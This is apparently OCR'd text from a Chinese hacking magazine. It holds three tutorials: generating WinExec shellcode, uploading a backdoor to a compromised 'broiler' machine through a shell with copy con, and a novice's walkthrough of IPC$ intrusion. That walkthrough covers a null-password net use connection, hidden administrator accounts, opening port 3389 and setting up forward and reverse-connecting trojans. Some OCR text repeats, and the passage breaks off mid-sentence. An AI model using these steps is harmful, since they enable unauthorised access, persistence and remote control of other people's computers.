
把代码拷贝下来，粘贴到我们ASM2Shellcode程序的编辑区，然后做一些修改，在开头加上BIT 32，然后去掉代码中的ptr，修改好了以后可以保存成文件，如图3。



不过记得把其中的0x7c86114d换成自己计算机上的winexec函数的入口地址，然后点击“生成”按钮，可以看到我们需要的shellcode很快出现在了输出区，如图4。



接下来我们把代码拷贝到vc里面测试一下，看到运行通过（如图5），说明我们的程序生成的shellcode是可用的。



好了，程序的功能大致就介绍完了。如果大家使用过程中发现了小问题，或者有什么建议，请在X论坛的告诉我，以便于这个程序以后更方便好用。

（本文涉及的ASM2Shellcode，光盘中有收录。）

Shell下的另类上传

heiruan

当你得到一个肉机的shell时，下一步要做什么呢？为了能长久地控制和方便管理我们的鸡鸡，当然是要上传个免杀的后门了。如果说上传后门，你一定会想起X档案以前的相关的文章。可是我碰到的肉鸡用ipc木马植入机根本上传不了，而后，我想到了用20cn的mini ftp上传，可是我的机子是内网，而偶的肉鸡是公网！所以这个方法也行不通，偶也没有免费的空间，用ftp和wget脚本的想法也破灭了。难道真的让我好不容易得到的肉鸡却吃不上吗？突然想起了X档案以前介绍用bat2com.exe和com2.exe工具。把批处理文件变为EXE可执行文件。那么有没有把exe文件变为bat文件呢？在网上用寻寻觅觅，终于让我找到了这个工具，bat2exe.exeCGI界面的工具，如图1。




图 1

（注意：要转化的程序不要过大，否则会在把代码转化为EXE文件后出错！）

用记事本打开生成的批处理文件，点击“编辑”菜单中的“全选”和“复制”命令，将文件中的源代码全部复制到剪贴板中，再切换到肉鸡命令提示符窗口，执行copy con eighteen命令，点击右键选择“粘贴”命令。代码复制完成后，然后再输入：copy eighteen 3.exe这样就生成了我们的后门。这是我在shell下的截屏，如图2。是不是有种做黑客的感觉，呵呵~~。



图 2

这种方法的优点是不言而喻，因为它可以直接利用已经得到的shell将文件以“代码”的形式输入到对方电脑，不需要任何网络工具的支持，同样也不必打开任何的端口，也没有任何进程，能穿越任何防火墙。不过这种方法也有一个明显的缺点，就是上传的程序体积不能太大，不然代码的上传时间太久不说，再还原成源程序的时候也可能出现问题。

（CGI界面的bat2exe.exe光盘中有收录。）

菜鸟的入侵助手

小静静的乌龟

今天，打完球回来，就上网到处逛逛，咦，看到了一个名叫做“入侵助手1.0”的黑客小工具，才48k，哈哈，不错哦，方便旅行携带（旅行：到网吧，或者到别的地方玩电脑的时候）。下载来一看，哦，原来是这样的，图1。（小编：此工具老读者可能会眼熟的，因为以前CD的热酷工具收集过的，不知是否也有过一段小故事呢。）




图 1

细心的朋友，注意到了吧，那个139端口，就是最明显的一个特征了。不用我再多说也知道，是个ipc$入侵的工具吧。呵呵，这个是作者Frank写的一个小工具，是给菜鸟方便用的，我们也是菜鸟过来的人，也知道，当时学那个ipc$入侵的时候，单是记那几条命令，就把人给急死了，每次想要在局域网进行ipc$连接的时候，总是记不住命令，在无法得到相关信息的时候，只好放弃了……

但是今天，我们有了这样方便菜鸟入侵的工具以后，呵呵，菜鸟们也可以大显身手了。好吧。现在首先让我们来随便试验一个局域网内的ip，首先与目标机器做ipc$连接。就这个吧，我后面的这台机器，他的ip是：192.168.1.6，试验一下默认管理员的空密码，就按照如图2的样子，填写个超级用户的名（administrator），密码不用填写。




图 2

说明 这里说明一下，如果想专门扫描些可以进行ipc$空连接的机器，可以自己找个扫描器，然后去进行整个局域网的扫描，因为这里我们主要是试用这个“入侵工具1.0”，所以，扫描的工作，我就不做了，留给大家自己下去动脑子试验了。

然后去进行整个局域网的扫描，因为这里我们主要是试用这个“入侵工然后，点击“建立连接”那个按钮，好啦，建立成功了，它在下面的“命令行执行情况”那里会有显示的，如图3。




图3

大家留意看了，不单是有回显告诉你成功了，而且还有那个建立ipc$具体的命令显示给你看，net use \\192.168.1.6\ipc$ "" /user:administrator，呵呵，那不是一举两得么？菜鸟又方便了入侵，又从中加深了对命令的记忆。(其实就算是高手，很久没有用过的命令也一样会忘记的，所以带上这个工具，的确不错哦。)

好啦，现在我们看看这个工具还有什么功能好玩的？首先提供三个思路，第一，加个用户，开对方3389，远程登陆控制。第二，装上木马，控制对方。第三，这是后门的事情了，留个后门，方便以后使用。

首先——建立用户、开3389

建立用户，当然要使用命令啦！糟糕，菜鸟又不会了，没关系，这里作者为我们想好了，可以直接用那个“建立用户”按钮，建立一个新的用户，不过唯一遗憾的是，用户的用户名和密码都是默认的Frank和Frank，但是有一点很好的哦。这里建立的用户不单是超级管理员，而且是隐蔽的，无论在肉鸡的图形界面上，还是cmd下，都是无法查出来的。呵呵，不细心管理员就一定不会觉察到你的存在的。(从菜鸟的学习角度出发，这里依旧给出建立用户的基本命令：net user **用户名 密码** /add；net localgroup administrator **用户名** /add)

建立用户了，就是开对方的3389端口，进行终端远程登陆，然后肉鸡就到手了。这里上传一个3389.exe，选择“复制文件”，然后把我们的3389.exe具体的物理路径写上，这里我是在c盘根目录下，那么就写上C:\3389.exe，然后再写上对方的目录，默认是上传到对方的C盘下，这里就不改了，就上传到对方的默认盘C盘，也就是填写：“\c$\3389.exe”。OK，就上传了，平时我们cmd下上传，又要Copy什么的，麻烦死了，简直就是浪费我们入侵的时间嘛。

接着在“自定义命令执行”，相关命令那里填写3389.exe，就可以让肉鸡上的3389运行了，然后肉鸡就会重新启动，再打开3389终端服务，我们就可以远程登陆了，我去喝杯茶先，等肉鸡重启啊……

几分种过后，我们拿出3389登陆器，登陆看看，如图4，看到了吧，ip是192.168.1.6，没有错吧。是我们的肉鸡吧，不是别人的吧？呵呵。




图4

其次——上传木马，控制肉鸡

我们这里上传木马，控制对方吧。本来打算拿个radmin教大家，就算了的，可是后来想想，好像radmin不能列为正式木马的行列，那么这里就讲解个近来刚出来的作者——农民的网络红娘(v20050602版)吧，一来，让菜鸟们接触到新事物，另外又真正的学到东西，是不是不错。

开始来配置吧。对着那个可爱的小天使(这个小天使就是网络红娘，嘿嘿)，点击右键，然后选择“配置正向服务端”，如图5。




图5

接着，看到了关于木马的一些说明，这里我们不需要设置什么，选择服务端保存的路径，改个名字，再点击“生成服务端”，那么就完成配置了。剩下的当然就是像我们刚才一样，利用那个“入侵工具1.0”把这个服务端复制到肉鸡上面去，再在cmd下让它运行，我们就可以输入他的ip来连接他。

再说一种，现在木马中流行的技术——反向连接，也就是说让肉鸡中木马以后，它就会自动找到我们的ip连接我们，那样就方便我们对肉鸡的管理了，呵呵，也很简单的配置，跟着我来看看吧。选择“配置反向连接服务端”，如图6。

这里因为我们和肉鸡是处于同一局域网的，所以在“自动上线URL转向域名”那里填写我们自己的内网IP+端口(一个自定义的监听反弹的端口)就可以了，也就是192.168.1.8；自动上线连接密码(你们自己设置，不设置就为

